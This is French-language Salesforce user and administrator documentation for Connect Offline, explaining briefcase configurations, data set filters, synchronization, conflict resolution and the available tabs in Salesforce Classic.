Un sous-ensemble d'enregistrements Salesforce accessibles dans Connect Offline est appelé *porte-documents*. Les administrateurs peuvent créer des *configurations de porte-documents*, ensembles de paramètres qui déterminent les enregistrements disponibles dans le porte-documents pour les utilisateurs dotés d'un profil spécifique. Les organisations peuvent avoir plusieurs configurations de porte-documents et associer chacune d'elles à un ensemble spécifique de profils afin de répondre simultanément aux besoins de différents types d'utilisateurs hors ligne. Par exemple, une configuration peut inclure des pistes et des opportunités dans les porte-documents des utilisateurs ayant un profil Représentant des ventes et une autre configuration inclure des comptes et des opportunités associées dans les porte-documents des utilisateurs ayant un profil Responsable de compte. Les utilisateurs qui n'ont pas de configuration de porte-documents peuvent configurer les paramètres de leur propre porte-documents Connect Offline et sélectionner manuellement les comptes qu'il contient.

En ligne, les utilisateurs peuvent synchroniser leur porte-documents Connect Offline avec Salesforce. Pendant la synchronisation, les modifications apportées aux enregistrements dans le porte-documents sont implémentées dans Salesforce, et inversement. Ainsi, Salesforce et Connect Offline contiennent les enregistrements les plus récents. Si les mises à jour d'un enregistrement du porte-documents entrent en conflit avec celles d'un enregistrement de Salesforce, Connect Offline affiche l'outil Résolution du conflit qui permet aux utilisateurs de corriger aisément tout conflit.

Pour utiliser dès maintenant Connect Offline, connectez-vous à Salesforce, puis installez l'application cliente Connect Offline.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Installation de Connect Offline
- Quel est le contenu par défaut de votre porte-documents Connect Offline ?
- Connexion à Connect Offline
- Onglets disponibles dans Connect Offline

# Connexion à Connect Offline

1. Sur votre ordinateur, cliquez sur **Démarrer** > **Programmes** > **salesforce.com** > **Connect Offline** ou double-cliquez sur l'icône du bureau Connect Offline.

   Important: Pour votre première connexion à Connect Offline, vous devez disposer d'une connexion à Internet.

2. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce.

   Remarque: Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.

3. Activez la case `Mettre à jour le nom des onglets` si vous souhaitez que Connect Offline applique les modifications apportées aux noms de champs, d'objets et d'onglets dans Salesforce depuis votre dernière sélection de cette option.

   Remarque: Salesforce met automatiquement à jour vos onglets lors de votre première connexion.

4. Sélectionnez la case `Synchroniser mes données` afin de synchroniser votre porte-documents Connect Offline avec Salesforce.
5. Cliquez sur **Connexion**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

**Autorisations utilisateur requises**

Pour afficher les enregistrements dans Connect Offline :

- Autorisation Lire sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

Pour mettre à jour les enregistrements dans Connect Offline :

- Autorisation Créer, Modifier ou Supprimer sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

# Configuration du porte-documents

## Gestion des configurations de porte-documents Connect Offline

Les *configurations de porte-documents* Connect Offline sont des ensembles de paramètres qui déterminent les enregistrements disponibles dans les porte-documents d'utilisateurs individuels et d'utilisateurs ayant un profil spécifique. Vous pouvez créer plusieurs configurations de porte-documents et associer chacune d'elles à un utilisateur et un profil spécifique afin de répondre simultanément aux besoins de différents types d'utilisateurs hors ligne. Par exemple, une configuration peut inclure des pistes et des opportunités pour les commerciaux, et une autre inclure des comptes et les opportunités associées pour les responsables de compte.

Les utilisateurs sans configuration de porte-documents affichent le contenu de porte-documents par défaut et peuvent configurer manuellement les paramètres de leur propre porte-documents Connect Offline. Cependant, Salesforce recommande d'utiliser des configurations de porte-documents au lieu d'autoriser les utilisateurs à configurer leur propre porte-documents, car ces configurations offrent les fonctions suivantes :

- Configuration centralisée
- Synchronisation de tout objet personnalisé, contrairement aux paramètres de porte-documents personnels qui prennent en charge uniquement les objets personnalisés associés aux comptes, contacts, opportunités ou pistes.
- Définition de jeux de données avec des capacités plus souples et des capacités de filtrage supérieures

Pour gérer les configurations de porte-documents de votre organisation, dans Configuration, saisissez *Configurations de porte-documents hors ligne* dans la case Recherche rapide, puis sélectionnez **Configurations de porte-documents hors ligne**.

- Pour créer une configuration de porte-documents, cliquez sur **Nouvelle configuration du porte-documents hors connexion**.
- Pour définir un jeu de données pour une configuration de porte-documents hors ligne, cliquez sur le nom de la configuration puis sur **Modifier** dans la liste associée Jeux de données.
- Pour modifier une configuration de porte-documents hors ligne, cliquez sur **Modifier**.
- Pour supprimer une configuration de porte-documents hors ligne, cliquez sur **Suppr**.
- Pour afficher les détails d'une configuration de porte-documents, cliquez sur son nom.
- Pour cloner une configuration de porte-documents, sélectionnez-la et cliquez sur **Cloner**.
- Pour activer une configuration de porte-documents, cliquez sur **Modifier** en regard de la configuration à activer, sélectionnez Actif, puis cliquez sur **Enregistrer**.
- Pour désactiver une configuration de porte-documents, cliquez sur **Modifier** en regard de la configuration à désactiver, annulez la sélection de la case Actif, puis cliquez sur **Enregistrer**.

> **Important:** Si vous désactivez une configuration de porte-documents active, les utilisateurs attribués à cette configuration ne peuvent pas synchroniser leur porte-documents.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations de porte-documents Connect Offline :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations de porte-documents Connect Offline :
- Gérer les configurations mobiles

CONSULTER ÉGALEMENT :

Quel est le contenu par défaut de votre porte-documents Connect Offline ?

## Création d'une configuration de porte-documents hors ligne

1. Dans Configuration, saisissez *Configurations de porte-documents hors-ligne* dans la case Recherche rapide, puis sélectionnez **Configurations de porte-documents hors-ligne** pour accéder à la page de liste des configurations de porte-documents.
2. Cliquez sur **Nouvelle configuration du porte-documents hors ligne**.
3. Saisissez un nom pour la configuration de porte-documents.
4. Cochez la case Actif si vous souhaitez activer la configuration de porte-documents immédiatement après sa création. La configuration ne fonctionne pas tant que vous ne cochez pas cette case.
5. Saisissez une description pour la configuration de porte-documents.
6. Sélectionnez des utilisateurs et des profils dans la zone Membres disponibles, puis cliquez sur la flèche **Ajouter** pour les attribuer à la configuration de porte-documents. Si vous ne trouvez pas immédiatement l'utilisateur ou le profil à ajouter, saisissez son nom dans la zone de recherche, puis cliquez sur **Rechercher**. Vous pouvez attribuer chaque utilisateur ou profil à une seule configuration de porte-documents.

   S'il existe des utilisateurs et des profils dans la zone Membres attribués que vous ne souhaitez pas attribuer à cette configuration de porte-documents, sélectionnez-les et cliquez sur la flèche **Supprimer**.

   ATTENTION: Si vous supprimez un utilisateur ou un profil dans une configuration de porte-documents active, ces utilisateurs ne peuvent plus synchroniser leur porte-documents avec cette configuration. Lors de la synchronisation suivante des utilisateurs, Connect Offline synchronise leur porte-documents avec le contenu du porte-documents par défaut.

   Lorsque vous attribuez des profils à une configuration de porte-documents, la configuration s'applique à tous les utilisateurs Connect Offline ayant ce profil et remplace les configurations de porte-documents personnelles des utilisateurs.
7. Cliquez sur **Enregistrer**.
8. Vous devez également créer les jeux de données pour cette configuration de porte-documents hors ligne afin de déterminer les données que les membres de la configuration reçoivent dans leur porte-documents.

Notez que votre configuration de porte-documents hors ligne n'est pas active tant que vous n'avez pas coché la case Actif. Vous devez également créer les jeux de données pour cette configuration de porte-documents afin de déterminer les enregistrements auxquels les membres avec cette configuration peuvent accéder dans Connect Offline.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou supprimer des configurations de porte-documents :

- Gérer les configurations mobiles

CONSULTER ÉGALEMENT :

Gestion des configurations de porte-documents Connect Offline

Quel est le contenu par défaut de votre porte-documents Connect Offline ?

## Définition des jeux de données Connect Offline

Après avoir créé une configuration de porte-documents, définissez ses jeux de données pour spécifier les enregistrements auxquels les utilisateurs peuvent accéder dans Connect Offline si cette configuration de porte-documents est attribuée à leur profil.

Les *jeux de données* sont les paramètres des configurations de porte-documents qui déterminent quels enregistrements s'affichent dans les porte-documents d'utilisateurs attribués à la configuration du porte-document. Chaque jeu de données se rapporte aux enregistrements d'un objet unique et est classé en fonction du nom de cet objet. Par exemple, le jeu de données Compte ne contient que les enregistrements de compte. Les filtres et limites de chaque jeu de données permettent de restreindre davantage les enregistrements que les ensembles contiennent.

Les jeux de données peuvent contenir de jeux de données enfants d'enregistrements associés à un jeu de données supérieur (parent). Par exemple, si le premier niveau de votre hiérarchie contient un jeu de données Comptes, vous pouvez ajouter un jeu de données enfant Contacts pour tous les enregistrements de contact associés aux enregistrements du compte.

Une configuration de porte-documents unique peut contenir plusieurs jeux de données pour le même objet, à différents niveaux. Par exemple, vous pouvez disposer de jeux de données parent et enfant Événements sous Pistes.

Pour définir les jeux de données d'une configuration de porte-documents :

1. Dans Configuration, saisissez *`Configurations de porte-documents hors-ligne`* dans la case `Recherche rapide`, puis sélectionnez **Configurations de porte-documents hors-ligne**.
2. Cliquez sur le nom de la configuration de porte-documents à modifier.
3. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
4. À partir de la page Jeux de données, vous pouvez :
   - Ajoutez un jeu de données.
   - Supprimer un jeu de données en sélectionnant le jeu de données voulu et en cliquant sur **Supprimer**.
   - Modifier un jeu de données en sélectionnant le jeu de données voulu dans la hiérarchie. Le volet droit affiche les filtres correspondant au jeu de données.

   Au fur et à mesure que vous définissez et modifiez les jeux de données, Salesforce enregistre automatiquement vos modifications.
5. Dans la section Tester la taille des données, sélectionnez un utilisateur puis cliquez sur **Estimer la taille des données** pour évaluer la quantité de données que les jeux de données vont synchroniser vers le porte-documents d'un utilisateur. La synchronisation des jeux de données volumineux est plus longue et consomme un espace disque plus important sur les ordinateurs des utilisateurs.

   Remarque: Le champ `Sélectionner un utilisateur` contient par défaut le nom de l'utilisateur actuellement connecté. Cependant, il est important de tester la taille des données pour les utilisateurs attribués à la configuration de porte-documents pour laquelle vous définissez les jeux de données.

   Une fois le test terminé, la section Tester la taille de données présente un récapitulatif de la taille du jeu de données et la hiérarchie de jeux de données en haut de la page affiche le nombre d'enregistrements générés par chaque jeu de données ainsi que la taille de chaque jeu de données. Utilisez ces informations statistiques pour identifier les jeux de données qui nécessitent des critères de filtrage supplémentaires pour réduire la taille.

   Les statistiques de test de la section Tester la taille de données n'est pas automatiquement actualisée si vous modifiez les jeux de données. Cliquez sur **Actualiser la taille des données** pour mettre à jour les résultats des tests.
6. Lorsque vous avez terminé, cliquez sur **Terminé**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les jeux de données Connect Offline :
- Afficher la configuration

Pour créer, modifier ou supprimer des jeux de données Connect Offline :
- Gérer les configurations mobiles

## Ajout de jeux de données

Pour ajouter un jeu de données :

1. Dans la hiérarchie, sélectionnez **Jeux de données** pour créer un jeu de données parent ou cliquez sur un jeu de données existant pour créer un jeu de données enfant.
2. Cliquez sur **Ajouter**.
3. Dans la fenêtre contextuelle, sélectionnez l'objet correspondant aux enregistrements à inclure dans le jeu de données. Salesforce vous permet de créer des jeux de données parent pour tous les objets personnalisés et les objets standard suivants :
   - Compte
   - Contacts
   - Événements
   - Pistes
   - Opportunités
   - Produits
   - Tâches
   - Utilisateurs

   Pour les jeux de données enfant, la fenêtre contextuelle ne répertorie que les objets associés au jeu de données parent sélectionné.

   Remarque: Salesforce transfère automatiquement les enregistrements parent des objets si ce type d'enregistrement est présent dans le jeu de données, même si l'objet parent n'est pas connecté à l'objet enfant dans la hiérarchie.
4. Cliquez sur **OK**. Le jeu de données créé apparaît dans la hiérarchie.
5. Vous pouvez également utiliser des filtres pour limiter les enregistrements inclus dans un jeu de données parent ou enfant :
   a. Utilisez les options Filtrer par responsable d'enregistrement pour configurer Salesforce afin qu'il synchronise automatiquement les enregistrements en fonction de leur responsable. Options possibles :
      - `Tous les enregistrements` : Salesforce synchronise automatiquement tous les enregistrements auxquels l'utilisateur a accès.
      - `Enregistrements de l'utilisateur` : Salesforce synchronise automatiquement tous les enregistrements dont l'utilisateur est responsable.
      - `Enregistrements de l'équipe de l'utilisateur` : Salesforce synchronise automatiquement tous les enregistrements dont l'utilisateur et ses subordonnés sont responsables dans la hiérarchie des rôles.
      - `Enregistrements de l'équipe de compte de l'utilisateur` : Salesforce synchronise automatiquement les comptes pour lesquels l'utilisateur est un membre de l'équipe de compte, mais n'inclut pas les comptes détenus par l'utilisateur.
      - `Enregistrements de l'équipe d'opportunité de l'utilisateur` : Salesforce synchronise automatiquement les opportunités pour lesquelles l'utilisateur est un membre de l'équipe d'opportunité, mais n'inclut pas les opportunités de l'utilisateur.
      - `Aucun (recherche seulement)` : Salesforce ne synchronise automatiquement aucun enregistrement de ce jeu de données.

      Salesforce n'affiche que les options associées au jeu de données sélectionné. Par exemple, si vous sélectionnez un jeu de données de compte, l'option `Enregistrements de l'équipe de compte de l'utilisateur` apparaît. En revanche, si vous sélectionnez un jeu de données d'opportunité, l'option `Enregistrements de l'équipe d'opportunité de l'utilisateur` s'affiche.

Si vos besoins hors ligne pour un objet nécessitent la combinaison de filtres de responsabilité d'enregistrement disponibles, vous pouvez ajouter le même jeu de données d'objet jusqu'à quatre fois dans le même niveau hiérarchique. Par exemple, un directeur des ventes peut souhaiter synchroniser ses opportunités, les opportunités de ses subordonnés et des opportunités pour lesquelles il est membre de l'équipe d'opportunité. Dans ce cas, ajoutez un jeu de données d'opportunités et sélectionnez `Enregistrements de l'équipe de l'utilisateur`, puis ajoutez un second ensemble d'opportunités au même niveau dans la hiérarchie et sélectionnez `Enregistrements de l'équipe d'opportunité de l'utilisateur`. Notez que des objets ne possédant qu'une option de filtre de responsabilité ne peuvent pas être ajoutés plusieurs fois au même niveau de la hiérarchie.

**b.** Définissez les critères de filtre de sorte à ne synchroniser de manière automatique que les enregistrements qui répondent à des critères spécifiques, en plus de l'option Filtrer par responsable d'enregistrement sélectionnée. Par exemple, vous pouvez définir le filtre afin qu'il n'inclue que les enregistrements d'opportunité avec des montants supérieurs à 50 000 dollars ou les enregistrements de contact intitulés « Acheteur ». Plusieurs variables globales $User sont disponibles dans les filtres de configuration hors ligne.

Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

**c.** Pour éviter qu'un jeu de données unique ne consomme une grande quantité de mémoire, sélectionnez le deuxième bouton sous Définir le nombre maximal d'enregistrements et saisissez le nombre maximal d'enregistrements que ce jeu de données peut transférer vers un porte-documents. Utilisez les listes déroulantes Organiser par et Tri pour indiquer les enregistrements qui doivent être synchronisés si le nombre d'enregistrements disponibles est supérieur à la limite que vous avez spécifiée.

Si la limite est atteinte, Salesforce synchronise les enregistrements conformément aux paramètres Organiser par et Tri. Par exemple, si les paramètres sont Date de la dernière modification et Décroissant, Salesforce transfère les derniers enregistrements modifiés et supprime le même nombre d'enregistrements modifiés en premier.

Si vous avez paramétré l'option Filtrer par responsable d'enregistrement sur `Aucun (recherche seulement)`, la limite que vous avez définie n'est pas appliquée car aucun enregistrement n'est synchronisé automatiquement.

Conseil: N'utilisez pas l'option Définir le nombre maximal d'enregistrements à la place des filtres. Utilisez l'option Définir le nombre maximal d'enregistrements uniquement comme mécanisme de sécurité et servez-vous en premier lieu des filtres pour limiter le nombre d'enregistrements dans le porte-documents. Cette opération garantit que vos utilisateurs Connect Offline recevront les enregistrements appropriés.

**6.** Lorsque vous avez terminé, cliquez sur **Terminé**.

## Remarques concernant les jeux de données

- Les utilisateurs de Connect Offline peuvent afficher les rôles de contact de l'opportunité dans leur porte-documents. Pour ajouter des rôles de contact à un porte-documents, incluez le jeu de données du contact en tant qu'enfant du jeu de données d'opportunité dans la configuration de votre porte-documents.
- Les événements récurrents ne sont pas disponibles dans Connect Offline.
- Chaque jeu de données peuvent synchroniser jusqu'à 5 000 enregistrements.
- Si vous ajoutez un objet personnalisé contenant une icône d'onglet personnalisé à un jeu de données, l'apparence de l'onglet personnalisé applique par défaut le style d'onglet Étoile dans Connect Offline.

- Connect Offline ne prend pas en charge le menu des applications Force.com. Si la configuration de votre porte-documents synchronise des objets personnalisés, tous les onglets de ces objets sont visibles lors de la connexion à Connect Offline, même s'ils appartiennent à des applications différentes.

CONSULTER ÉGALEMENT :

Gestion des configurations de porte-documents Connect Offline

Exemple de jeux de données hors ligne

## Ajout manuel de comptes à votre porte-documents Connect Offline

Si un administrateur n'attribue aucune configuration de porte-documents à votre profil, cliquez sur le bouton **Inclure en mode autonome** dans la page de détails de tout compte pour ajouter manuellement le compte à votre porte-documents Connect Offline.

Lors de la prochaine synchronisation du porte-documents, Salesforce transfère vers Connect Offline le compte ainsi que :

- Tous les contacts associés au compte, si vous disposez au minimum de l'accès en lecture aux contacts.
- Toutes les opportunités associées au compte, si vous disposez au minimum de l'accès en lecture aux opportunités. Sont incluses les opportunités partagées avec vous, celles appartenant à d'autres utilisateurs de niveau inférieur dans la hiérarchie des rôles ou celles pour lesquelles vous figurez dans l'équipe d'opportunité. Les planifications et les produits des opportunités téléchargées sont également inclus.
- Tous les objets personnalisés ayant une relation principal-détails avec un compte.
- Les tâches et les événements associés au compte inclus, conformément aux instructions suivantes :
  - Les événements du mois, des deux mois précédents ou jusqu'à 24 mois dans le futur.
  - Toutes les tâches en cours jusqu'à 24 mois dans le futur.
  - Les tâches closes, dont la date d'échéance est fixée dans le mois en cours, les deux mois précédents ou les 24 mois à venir.
  - Les tâches sans date d'échéance, qui ont été créées ou modifiées dans le mois en cours ou les deux mois précédents.

Vous pouvez ajouter manuellement jusqu'à 100 comptes à votre porte-documents.

Remarque: Le bouton **Inclure en mode autonome** s'affiche automatiquement dans la page de détail du compte pour tous les utilisateurs Connect Offline attribués à des profils ne disposant d'aucune configuration de porte-documents. Il n'est pas nécessaire d'ajouter le bouton **Inclure en mode autonome** aux présentations de page du compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter manuellement des comptes à Connect Offline :

- Afficher dans les comptes

### Suppression de comptes manuellement ajoutés de Connect Offline

Vous pouvez supprimer de vos porte-documents des comptes ajoutés manuellement en procédant comme suit :

1. Dans vos paramètres personnels, saisissez *`Connect Offline`* dans la case `Recherche rapide`, puis sélectionnez **Force.com Connect Offline**.
2. Cliquez sur **Configuration du porte-documents**.
3. Cochez la case située en regard du compte à supprimer.
4. Cliquez sur **Retirer du porte-documents**.

Lors de la prochaine synchronisation du porte-documents, Salesforce supprime le compte, ainsi que ses contacts, opportunités, activités associés et les enregistrements d'objets personnalisés qui ont une relation principal-détails avec le compte.

## Quel est le contenu par défaut de votre porte-documents Connect Offline ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si votre profil d'utilisateur n'est associé à aucune configuration de porte-documents, votre porte-documents par défaut inclut automatiquement les éléments suivants :

- Tous vos contacts (y compris vos contacts privés) et accès en lecture aux opportunités ou comptes associés
- Tous les contacts associés aux comptes de votre porte-documents, si vous disposez au minimum de l'accès en lecture aux contacts
- Toutes les opportunités associées aux comptes de votre porte-documents qui sont ouverts ou comprennent une date de clôture dans le mois en cours, les deux mois précédents ou jusqu'à 24 mois futurs, si vous disposez au minimum de l'accès en lecture aux opportunités. Sont incluses les opportunités partagées avec vous, celles appartenant à d'autres utilisateurs de niveau inférieur dans la hiérarchie des rôles ou celles pour lesquelles vous figurez dans l'équipe d'opportunité. Les planifications et les produits des opportunités téléchargées sont également inclus.
- Toutes vos pistes, jusqu'à 5 000
- Tous les enregistrements d'objets personnalisés ayant une relation principal-détails avec un compte, un contact ou une opportunité incluse dans votre porte-documents.
- Vos tâches et événements, ainsi que les tâches et événements associés aux comptes de votre porte-documents, en fonction des éléments suivants :
  - Les événements datés dans les deux mois précédents ou jusqu'à 24 mois futurs
  - Toutes les tâches en cours jusqu'à 24 mois futurs
  - Les tâches closes, dont la date d'échéance est fixée dans les deux mois précédents ou jusqu'à 24 mois futurs.
  - Les tâches sans date d'échéance, qui ont été créées ou modifiées dans le mois en cours ou les deux mois précédents

  Remarque: Pour les tâches et les événements associés à des objets personnalisés non disponibles hors ligne, le champ `Associé à` de l'activité indique que l'enregistrement n'est pas disponible dans Connect Offline.

Si votre profil d'utilisateur n'est associé à aucune configuration de porte-documents, votre porte-documents par défaut inclut également tous les comptes associés aux opportunités dont vous êtes responsable. Vous pouvez toutefois modifier la sélection de comptes dans votre porte-documents pour inclure à la place l'une des options suivantes :

- Les comptes que vous incluez manuellement
- Les comptes associés aux activités de votre porte-documents
- Tous vos comptes

Pour modifier vos sélections de comptes, changez la **Configuration du porte-documents**.

CONSULTER ÉGALEMENT :

Installation de Connect Offline

Onglets disponibles dans Connect Offline

Dépannage de Connect Offline

## Modification de la sélection de compte du porte-documents Connect Offline

Si un administrateur n'attribue aucune configuration de porte-documents à votre profil, votre porte-documents contient les contenus de porte-documents par défaut, qui comprennent les comptes associés aux opportunités que vous possédez, les comptes que vous incluez manuellement et les comptes associés à vos contacts. Pour modifier la sélection de comptes dans votre porte-documents Connect Offline :

1. Depuis vos paramètres personnels, saisissez *Connect Offline* dans la case Recherche rapide, puis sélectionnez **Connect Offline**.
2. Cliquez sur **Configuration du porte-documents**.
3. Cliquez sur **Modifier** en regard de Paramètres du porte-documents.
4. Sélectionnez l'une des options suivantes pour spécifier les comptes que vous souhaitez inclure dans votre porte-documents :
   - Sélectionnés manuellement : jusqu'à 100 comptes que vous incluez manuellement en cliquant sur le bouton **Inclure en mode autonome** dans la page de détail du compte, et les comptes associés à vos contacts.
   - Porte-documents par opportunité : jusqu'à 5 000 comptes associés aux opportunités que vous possédez (en plus des comptes que vous incluez manuellement et des comptes associés à vos contacts). Les restrictions suivantes s'appliquent :
     - Vous devez au minimum être autorisé à accéder en lecture au compte.
     - L'opportunité doit être ouverte ou inclure une date de clôture dans les deux mois qui précèdent ou les 24 mois qui suivent.

     Porte-documents par opportunité est la configuration de porte-documents par défaut.
   - Porte-documents par activité : jusqu'à 5 000 comptes associés aux activités de votre porte-documents (en plus des comptes que vous incluez manuellement et des comptes associés à vos contacts).
   - Tous mes comptes : jusqu'à 5 000 comptes que vous possédez ou de votre équipe de compte (en plus des comptes que vous incluez manuellement et des comptes associés à vos contacts).
5. Cliquez sur **Enregistrer**.

**Important:** Une fois la sélection de comptes modifiée dans votre porte-documents, si un administrateur attribue une configuration de porte-documents à votre profil, elle remplace votre sélection de compte dans votre porte-documents lors de la synchronisation suivante de Connect Offline.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Connexion à Connect Offline

Personnalisation de votre expérience Salesforce

# Synchronisation de votre porte-documents

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous utilisez Connect Offline avec une connexion Internet, vous pouvez synchroniser votre porte-documents avec Salesforce. Durant la synchronisation, Connect Offline met à jour Salesforce pour appliquer les modifications apportées hors ligne aux enregistrements de votre porte-documents. Connect Offline met également à jour les enregistrements de votre porte-documents pour appliquer les modifications effectuées dans Salesforce depuis la dernière synchronisation. Ainsi, Salesforce et Connect Offline contiennent les enregistrements les plus récents.

Le porte-documents est automatiquement synchronisé lors de votre première connexion à Connect Offline. Lorsque vous utilisez Connect Offline avec une connexion Internet, vous pouvez synchroniser à tout moment votre porte-documents en cliquant sur **Synchroniser le porte-documents** dans le coin supérieur droit de la fenêtre du navigateur.

Les conflits de données peuvent se produire durant la synchronisation si un utilisateur a modifié un enregistrement en ligne que vous avez également modifié hors ligne. Si les mises à jour d'un enregistrement de votre porte-documents entrent en conflit avec celles d'un enregistrement de Salesforce, Connect Offline affiche l'outil Résolution du conflit qui permet de corriger aisément tout conflit. Si vous ne souhaitez pas résoudre immédiatement le conflit, cliquez sur **Annuler** pour quitter l'outil Résolution du conflit. Vous pouvez revenir ultérieurement dans l'outil Résolution du conflit en cliquant sur le lien de la section Erreurs sous l'onglet d'accueil de Connect Offline.

## Vider le porte-documents

Le lien **Vider le porte-documents**, dans le coin supérieur droit de la fenêtre du navigateur, réinitialise Connect Offline à son état initial.

ATTENTION: Si vous cliquez sur le lien **Vider le porte-documents**, Connect Offline supprime tous les fichiers et paramètres de votre porte-documents. Ne videz votre porte-documents que si vous changez le fuseau horaire de votre ordinateur ou si votre administrateur vous le demande.

## Résolution des conflits Connect Offline

La synchronisation peut générer des conflits de données si un utilisateur modifie dans Salesforce un enregistrement que vous avez modifié dans Connect Offline. Par exemple, si vous modifiez le numéro de téléphone d'un contact dans Connect Offline et qu'un autre utilisateur le modifie dans Salesforce avant votre synchronisation, un conflit se produit.

En cas de conflit, Connect Offline affiche un outil qui permet de résoudre le conflit en identifiant les valeurs correctes et les plus récentes. Le volet gauche de la boîte de dialogue affiche une liste des enregistrements qui génèrent des conflits de données et le volet droit affiche les champs de l'enregistrement sélectionné à gauche dont les données créent un conflit.

Pour utiliser l'outil de résolution des conflits :

1. Dans la liste déroulante du volet gauche, choisissez d'afficher ou non les enregistrements dans une arborescence ou une vue de liste, puis sélectionnez l'enregistrement que vous souhaitez corriger.
2. Dans la liste déroulante du volet gauche, choisissez d'afficher tous les champs de l'enregistrement ou uniquement ceux qui génèrent un conflit de données, puis activez la case d'option en regard de la valeur correcte.
3. Si nécessaire, cliquez sur l'icône crayon ( ) et saisissez manuellement la valeur que vous souhaitez enregistrer.

   Remarque: L'icône crayon n'est pas disponible pour les champs en lecture seule de certains objets, tels que des produits dans des opportunités.

4. Répétez ces étapes pour chaque enregistrement répertorié dans le volet gauche. Lorsque vous sélectionnez une valeur pour résoudre le conflit, le statut de l'enregistrement dans le volet gauche affiche une coche verte.
5. Cliquez sur **Envoyer** une fois vos sélections terminées pour tous les enregistrements conflictuels.

Notez les points suivants concernant l'outil de résolution des conflits :

- Si vous ne souhaitez pas résoudre immédiatement les conflits de données, cliquez sur **Annuler**. Vous pouvez continuer d'utiliser Connect Offline, mais l'outil de résolution s'affiche à chaque fois que vous synchronisez les données.
- Connect Offline permet de saisir des valeurs qui transgressent les règles de validation, mais ces valeurs s'affichent dans la liste des enregistrements générant des conflits de données dans l'outil de résolution.

  L'outil de résolution des conflits affiche une seule violation à la fois. Si un enregistrement transgresse plusieurs règles de validation, vous devez les résoudre et les synchroniser individuellement.

- Les valeurs de champ de certains objets, par exemple des produits dans des opportunités, sont en lecture seule dans l'outil de résolution des conflits. Vous pouvez toutefois modifier ces valeurs en procédant comme suit :

  1. Affichez l'arborescence dans le volet gauche.
  2. Sélectionnez la branche la plus développée une fois l'arborescence ouverte.
  3. Activez la case d'option `Vos valeurs` pour enregistrer les valeurs Connect Offline ou la case `Valeurs Salesforce` pour enregistrer celles du serveur. Les valeurs des champs en lecture seule sont modifiés en conséquence.
  4. Cliquez sur **Soumettre**.

     Si vous cliquez sur **Envoyer** sans choisir d'option, Connect Offline stocke la valeur sur le client pour les valeurs en lecture seule lors de la résolution des conflits.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les enregistrements dans Connect Offline :

- Autorisation Lire sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

Pour mettre à jour les enregistrements dans Connect Offline :

- Autorisation Créer, Modifier ou Supprimer sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

# Onglets disponibles dans Connect Offline

Une sélection d'onglets et de fonctionnalités est disponible dans Connect Offline.

Les onglets peuvent différer si d'administrateur renomme des onglets standard Salesforce ou ajoute des onglets personnalisés à votre configuration de porte-documents.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Onglet Accueil

- Pour visualiser, créer, modifier ou supprimer des tâches et des événements, à l'exception des événements multi-personnes
- Mettez à jour ou videz le contenu du porte-documents
- Synchronisez, recherchez et affichez les éléments récents dans le menu latéral
- Développez la section Informations du porte-documents pour afficher le nombre d'enregistrements existants dans Connect Offline pour chaque objet et le nombre d'enregistrements que vous avez modifiés depuis la dernière synchronisation.

  Remarque: La liste des enregistrements modifiés dans Informations du porte-documents n'inclut pas les enregistrements supprimés. De même, les résultats de la recherche ne contiennent pas les champs à zone de texte longue, tels que **Description** de compte.

- Cliquez sur les icônes situées sous le calendrier pour afficher les activités sous différentes vues.
- Pour lancer l'outil de résolution des conflits, cliquez sur le lien “Il reste des conflits à résoudre” lorsqu'il s'affiche dans le menu latéral.

## Onglet Comptes

- Pour afficher vos comptes récents sur la page d'accueil des comptes.
- Pour sélectionner une vue de liste standard pour l'affichage des comptes hors ligne.
- Pour visualiser, créer, modifier ou supprimer des comptes.
